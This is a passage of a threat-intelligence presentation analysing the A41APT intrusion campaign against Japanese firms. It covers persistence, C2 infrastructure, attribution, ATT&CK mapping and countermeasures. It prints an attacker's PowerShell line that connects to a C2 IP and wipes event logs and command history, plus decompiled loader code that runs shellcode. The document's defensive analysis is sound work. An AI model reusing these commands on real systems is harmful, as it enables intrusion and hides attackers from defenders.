BoAGkAcwB0AG8AcgB5AC4AdAB4AHQAIgAgAC0ARgBvAHIAYwBlACAALQBDAG8AbgBmAGkAcgBtADoAJABmAGEAbABzAGUAfQAgADsAIABXAGUAdgB0AH
UAdABpAGwALgBlAHgAZQAgAGMAbAAgAE0AaQBjAHIAbwBzAG8AZgB0AC0AVwBpAG4AZABvAHcAcwAtAFAAbwB3AGUAcgBTAGgAZQBsAGwALwBPAHAA
ZQByAGEAdABpAG8AbgBhAGwA
```



```
(New-Object System.Net.Sockets.TcpClient).Connect("94.100.18.27", "443") |Out-File C:\windows\system32\normgeyje.nls -Encoding ASCII
-Force -Confirm:$false ; $Error[0]|Out-File C:\windows\system32\normgeyje.nls -Encoding ASCII -Append -Force -Confirm:$false ;
Clear-Eventlog "Windows Powershell" -Confirm:$false ; if (Test-Path
"$HOME\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt") {Remove-Item -Path
"$HOME\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt" -Force -Confirm:$false} ; Wevtutil.exe cl
Microsoft-Windows-PowerShell/Operational
```


- Event log: the end of a PowerShell remoting session

- Windows PowerShell.evtx
EID: 403


- The "C2 address" and the "*.nls file name" are changed, but the rest is the same
⇒ probably common tools execution

3-4. Persistence of malware by scheduled task

- Registered a task scheduler that executes a legitimate executable file that loads DESLoader every 15 minutes.
- It is unlikely that the same scheduled task name is created on the compromised hosts.




Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author	Created
Property Definition Sync	Running	Multiple triggers defined	13/10/2020 2:38:00 PM	13/10/2020 2:23:01 PM	(0x800710E0)	Microsoft Corporation	



When you create a task, you must specify the action that will occur when your task starts.

Action	Details
Start a program	"C:\Windows\DefinitionSync.exe"



When you create a task, you can specify the conditions that will trigger the task.

Trigger	Details	Status
One time	At 8:08 AM on 1/7/2013 - After triggered, repeat every 15 minute...	Enabled
Daily	At 8:08 AM every day - After triggered, repeat every 15 minutes i...	Enabled
On idle	When computer is idle - After triggered, repeat every 15 minutes...	Enabled
At task creation/m...	When the task is created or modified - After triggered, repeat ev...	Enabled
At startup	At system startup - After triggered, repeat every 15 minutes inde...	Enabled

Exp. Improperly registered scheduled tasks observed in the past

Scheduled Tasks	PE name
¥Microsoft¥Windows¥Sysmain¥HybridDriveCachePrepopulate	HybridDrive.exe
¥Microsoft¥Windows¥Shell¥FamilySafetyMonitor	wpcmon.exe
¥Microsoft¥Windows¥NetworkAccessProtection¥NAPStatus UI	NAPStatus.exe
¥Microsoft¥Windows¥SideShow¥AutoWake	AutoWake.exe
¥Microsoft¥Windows¥SystemRestore¥SR	srtasks.exe
¥Microsoft¥Windows¥Shell¥FamilySafetyUpload	FamilySafety.exe
¥Microsoft¥Windows¥File Classification Infrastructure¥Property Definition Sync	DefinitionSync.exe
¥Microsoft¥Windows¥UpdateOrchestrator¥Refresh Settings	usoclient.exe
¥Microsoft¥Windows¥WindowsUpdate¥AUSessionConnect	AUSession.exe
¥Windows¥System32¥Tasks¥Microsoft¥Windows¥Shell¥WindowsParentalControls	ParentalControls.exe
¥Microsoft¥Windows¥UpdateOrchestrator¥Schedule Retry Scan	usoclient.exe
¥Microsoft¥Windows¥LanguageComponentsInstaller¥ReconcileLanguageResources	DiagPackage.exe
¥Microsoft¥Windows¥Setup¥EOSNotify	EOSNotify.exe
¥Microsoft¥Windows¥SkyDrive¥Idle Sync Maintenance Task	IdleSync.exe

4．Threat Actor’s Infrastructure

Threat Actor’s Infrastructure

1. The hostname used for the intrusion via SSL-VPN
2. Characteristics of the C2 infrastructure

Hostname used for the initial intrusion via SSL-VPN

- Tendency to use distinctive hostnames and attempt intrusions while changing IP addresses

✓ Host names used in breaches observed in the past


DESKTOP-A41UVJV

dellemc_N1548P

- Tendency to use an IP for intrusion that is different from the C2 server's IP

Characteristics of the C2 infrastructure

- For C2, there is a tendency to use IP addresses and not to use domains.
- From the observed C2 IP addresses, there is little bias toward country and AS, and we observed that there is a tendency not to reuse IP addresses repeatedly.




5． Consideration of Threat Actor’s Attribution

Considerations for attribution of A41APT

1. Relevance to APT10
2. Relevance to BlackTech


1． Relevance to APT10

- APT10 involvement in targeted attack campaign against Turkey mentioned [5].
- Confirmed the existence of an early version of SodaMaster (x86) in March 2019.
- xRAT observed in A41APT campaign has common TTPs with BlackBerry Cylance reports in 2019 was confirmed [6].



```
if ( ~v4 == v1 )
{
  if ( *v2 == 'd' ) Run dll  payload
  {
    ((void (__cdecl *)(unsigned __int8 *))sub_10002470)(v2 + 1);
  }
  else if ( *v2 == 's' ) Run Shellcode  payload
  {
    sub_10002740(v2 + 1);
  }
}
```

*Compared to SodaMaster in 2020, only two commands are supported.



Common TTPs


- Multilayers loading
- CPPHostDLR loader
- F**jYouAnti export
- Look for payloads under “C:¥Windows¥Microsoft.Net”

2． Relevance to BlackTech

- Identified common features between SodaMaster and TSCookie [7].
- The same information is collected from the compromised host in the initial stage
  - Username
  - Computer name
  - Current process ID
- Observed existence of two malware, SodaMaster and TSCookie, on multiple compromised hosts

SodaMaster

TSCookie




```
if ( GetUserNameW(&Buffer, &pcbBuffer) )
{
  v3 = pcbBuffer - 1;
  if...
}
else
{
  Buffer = 0;
  v3 = 0;
}
v4 = 2 * v3;
v5 = 2;
Dst[1] = 2 * v3;
if...
pcbBuffer = 16;
if ( GetComputerNameW(&Src, &pcbBuffer) )
{
  v2 = pcbBuffer;
  if...
}
else
{
  Src = 0;
}
v6 = v5;
v7 = v5 + 1;
v8 = 2 * v2;
Dst[v6] = 7;
Dst[v7] = v8;
v9 = (unsigned int)(v7 + 1);
pcbBuffer = v8;
if...
Dst[v9] = 4;
v10 = v9 + 1;
*(_DWORD *)&Dst[v10] = GetCurrentProcessId()
v11 = (unsigned int)(v10 + 4);
if ( sub_180002D20() )
{
  Dst[v11] = 1;
}
```

```
unsigned int __cdecl sub_403BD0(int a1)
{
  int v1; // eax
  unsigned int result; // eax
  DWORD pcbBuffer; // [esp+8h] [ebp-124h]
  int v4; // [esp+Ch] [ebp-120h]
  unsigned int v5; // [esp+10h] [ebp-11Ch]
  unsigned int v6; // [esp+14h] [ebp-118h]
  DWORD v7; // [esp+18h] [ebp-114h]
  CHAR Buffer; // [esp+2Ch] [ebp-100h]
  char v9; // [esp+2Dh] [ebp-FFh]
  __int16 v10; // [esp+129h] [ebp-3h]
  char v11; // [esp+12Bh] [ebp-1h]

  Buffer = 0;
  memset(&v5, 0, 0x1Cu);
  memset(&v9, 0, 0xFCu);
  v10 = 0;
  v11 = 0;
  v1 = *(_DWORD *)(a1 + 1028);
  pcbBuffer = 256;
  v4 = v1;
  GetComputerNameA(&Buffer, &pcbBuffer);
  v5 = byteRotate((unsigned __int8 *)&Buffer);
  GetUserNameA(&Buffer, &pcbBuffer);
  v6 = byteRotate((unsigned __int8 *)&Buffer);
  v7 = GetCurrentProcessId();
  result = sub_403BA0((int)&v4, 16);
  *(_DWORD *)(a1 + 28) = result;
  return result;
}
```

6. Summary

Wrap up : A41APT Campaign



ADVERSARY（A41APT）

- Strong association with APT10
- Relevance to BlackTech

CAPABILITIES

- Intrusion via SSL-VPN
- Heavy usage of RDP for lateral movement (mainly servers)
- Abusing DLL-Sideloading
- Remove traces

INFRASTRUCTURE

- Heavy usage of IP addresses for C2 (no domain usage)
- Less reuse of IP addresses for C2
- IP for an initial intrusion and C2 IP are different.

VICTIMS

- Targeting Japanese companies including overseas branches
- Wide range of industries such as manufacturing

Wrap up : TTPs ~MITRE ATT&CK Mapping~

Tactics	Techniques
Initial Access	External Remote Services (T1133) : Intrusion via SSL-VPN using vulnerabilities or stolen credentials
Execution	Command and Scripting Interpreter: PowerShell (T1059.001) Base64 obfuscated PowerShell commands (delete event log) Windows Management Instrumentation (T1047) : WMIC collects services for security products
Persistence	Scheduled Task/Job: Scheduled Task (T1053.005) :
Privilege Escalation	Hijack Execution Flow: DLL Search Order Hijacking (T1574.001)
Defense Evasion	Deobfuscate/Decode Files or information (T1140) Indicator Removal on Host: Clear Windows Event Logs (T1070.001) Hijack Execution Flow: DLL Search Order Hijacking (T1574.001)
Credential Access	OS Credential Dumping: Security Account Manager (T1003.002) OS Credential Dumping: NTDS (T1003.003)
Discovery	Account Discovery: Domain Account (T1087.002) Domain Trust Discovery (T1482) Software Discovery: Security Software Discovery (T1518.001)
Lateral Movement	Remote Services: Remote Desktop Protocol (T1021.001)
Collection	Archive Collected Data: Archive via Utility (T1560.001) : Compression by WinRAR
Command and Control	Application Layer Protocol: Web Protocols (T1071.001) Data Encoding: Non-Standard Encoding (T1132.002)

Wrap up : Features of this campaign

✓ Targeting the kryptonite of EDR/FSA detection

- Malware is written on the disk by the attacker's manual operation via SSL-VPN instead of malware-originated intrusion from Spear phishing email (legitimate file, loader, encrypted file)
- Intrusion from group affiliates, including overseas companies
- Malware is mostly placed on servers, and the number of compromised servers are very small.
- Most of the malware detected in the same period have different C2 addresses, so there is little tendency to use the same samples.

✓ After the intrusion, some rough operations were seen.

- Heavy usage of network discovery using RDP
- Common traces deletion method of event logs
- Recorded attacker's hostname in event log

Examples of countermeasures against this campaign

End User

SSL-VPN

- Implementation of MFA
- Patch adaptation operation
- Monitoring

Governance（Overseas/affilates）

- Framework for sharing information (Incident, Threat Intel and security situation)
- Apply same security level
- Apply same level of detection in each intrusion method

Additional threat visibility

- Network Monitor by NTA
- Strengthen security measures for servers
- Hunting stealthy attack by using EDR/FSA
- Leverage Yara rule to detect loader or payload on memory

Additional Monitoring

- Audit authentication attemp of administrator account (success/failure)
- Monitor deletion of Windows event log
- Monitor login from host that is not in list of organization asset
- Monitor SSL-VPN log for suspicious login from unknown host (e.g. hostname is not in organization asset)

Vendor (SOC)

Strengthen Monitoring for Authentication

- Talk with end user to know white-list (username, hostname, IP address and date/time) of authentication and give proactive alert to end user

Examples of countermeasures against this campaign (Based on intrusion method)

Initial Intrusion

- Implementation of MFA
- Patch adaptation operation
- Monitor suspicious logins from overseas

Internal Recon. Lateral Movement

- NW monitoring by NTA
- Strengthen security measures for servers (EDR/FSA etc.)
- Monitoring of administrator authentication attempt (success/failure)
- Suspicious login monitoring from hosts outside of asset management

Persistence of malware

- Monitor the creation of suspicious scheduled task events.

